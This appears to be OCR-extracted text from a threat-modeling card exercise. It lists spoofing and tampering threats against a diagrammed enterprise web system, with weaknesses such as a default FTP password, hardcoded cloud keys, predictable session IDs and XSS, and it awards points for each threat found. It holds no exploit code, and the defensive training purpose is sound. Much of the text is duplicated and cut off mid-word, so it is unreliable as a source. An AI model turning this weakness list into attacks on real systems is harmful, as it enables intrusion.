
2

Spoofing


An attacker could squat on the random port or socket that the server normally uses





Lack of Load Balancers
in front of web servers
-susceptible to DDoS
Unprotected Directory and files on web server
-private key for Siteminder agent
is viewable in world readable file
-several files are world writeable
Configuration File
- web.xml, .NET
config
-Written logs have no input validation
-Written log files have no ACLs
-Log messages have no AC check
-Log messages transmitted in cleartext
-Log messages contain no timestamp
-No failed attempt threshold
-No anonymous accounts but permissions
asked for are not verified
-Role-based Access Control but
-no canonicalization of names prior
to AC check
-can bypass auth path by manipulating
data
Homegrown encryption (non-standard)
custom key exchange used
CorpNet Boundary (Data Center 1)
CorpNet Boundary (Data Center 2)
SQL Database
Authentication
and
Authorization
Provider
LDAP Registry Hive
- No log messages created
Internet Explorer Boundaries
Browser Client
HTTPS SSLv3
-susceptible to MITM
-susceptible to client DoS temporary
-possible DoS amplifying 10:1 with
same attack (e.g. phishing)
Web Application
-susceptible to XSS,
log forging
FTP on port 21
- account still has
default password
- cleartext, no integrity check
HTTPS (Siteminder Agent)
No Public/Private key persistence
used between client (agent)
and AA provider
Web Application
- Admin
Console
Password Reset Flaw
-no prompt for old password
-error messages are verbose
-data exposed on client side used
for validation on server side
IIS Web Server
Binary (*.exe, *.dll, or *.jar)
- No digital signing
Web Server File
System (images,
javascript,
perl,php)
Webpshere
Application Server
Virtual Machine - Linux OS
Virtual Machine - AIX OS
-Batch programs run on user ring 3
without identity verification
-Batch program loads 3rd party
software without verification
- Batch program performs no
input validation for commands
Data Provider
Web Service
HTTPS (SSLv3)
- Hidden value for tracking used
TCP/IP (no encryption)
-weak ACLs
-susceptible to MITM
HTTP (no encryption)
- Uses hardcoded password/fixed key
inside of app code to connect
to Cloud Storage
- Uses shared key
Monitoring Server with Database
-no heartbeat option connecting to
agents
Cookies / Session values
- no Secure flag (cleartxt)
- no HTTP only flag
-predictable session ID
SSL
Border Firewall Gateway
-owned by same company
-owning DC1 & DC2
-ACL used sets IP Address
to identify each server
-ACL itself is modifyable by a
shared account
Lack of Malware Protection
on cloud platform
-susceptible to becoming
zombie in Bot Army
Bot Army amplifies DDos
attack 100 to 1
3rd Party Cloud
Storage



Q
Spoofing
An attacker could go after the way credentials are updated or recovered (account recovery doesn't require disclosing the old password)
An attacker could go after the way credentials are updated or recovered (account recovery doesn't require disclosing the old password)
Authentication and Authorization Provider
LDAP Registry Hive
- No log messages created
Password Reset Flaw
-no prompt for old password
-error messages are verbose
-data exposed on client side used for validation on server-side
-Batch program loads 3rd party software without verification
- Batch program performs no input validation for commands
- Uses hardcoded password/fixed key inside of app code to connecti to Cloud Storage
- Uses shared key

SPOOFING AGAINST APPLICATION



- **FTP account (unencrypted) used between web server and the database**
- **1 point awarded**
- **JIRA bug ticket opened**


-Written logs have no input validation
-Written log files have no ACLs
-Log messages have no AC check
-Log messages transmitted in cleartext
-Log messages contain no timestamp
-No failed atte
-No anonymo
asked for are
-Role-based A
-no canonaliz
to AC check
-can bypass a
data
Unprotected Directory and files on web server
-private key for Siteminder agent
is viewable in world readable file
-several files are world writeable
CorpNet Boundary (Data Center 1)
Configuration File
- web.xml, .NET
config
SQL Database
FTP on port 21
- account still has
default password
- cleartext, no integrity check
ITM
ent DoS temporary
plifying 10:1 with
phishing)
Web Application
-susceptible to XSS,
log forging
HTTPS (Siteminder Agent)
No Public/Private key persistence
used between client (agent)
and AA provider
IIS Web Server
Binary (*.exe, *.dll, or *.jar)
- No digital signing
Web Server File
System (images,
javascript,
perl,php)
Virtual Machine - Linux OS



- **Web Application Server connecting to cloud storage uses shared password (weak ACL)**
- **1 point awarded**
- **JIRA bug ticket opened**

10 Tampering

An attacker can alter information in a data store because it has weak ACLs or includes a group which is equivalent to everyone ("all Live ID holders")

Authorization Provider

LDAP Registry Hive
- No log messages created

Web Application
- Admin Console

Password Reset Flaw
-no prompt for old password
-error messages are verbose
-data exposed on client side used for validation on server-side

Webpshere Application Server

Virtual Machine - AIX OS
-Batch programs run on user ring 3 without identity verification
-Batch program loads 3rd party software without verification
- Batch program performs no input validation for commands

- Uses hardcoded password/fixed key inside of app code to connecti to Cloud Storage
- Uses shared key

Lack of Malware Protection on cloud platform
-susceptible to becoming zombie in Bot Army
Bot Army amplifies DDos attack 100 to 1

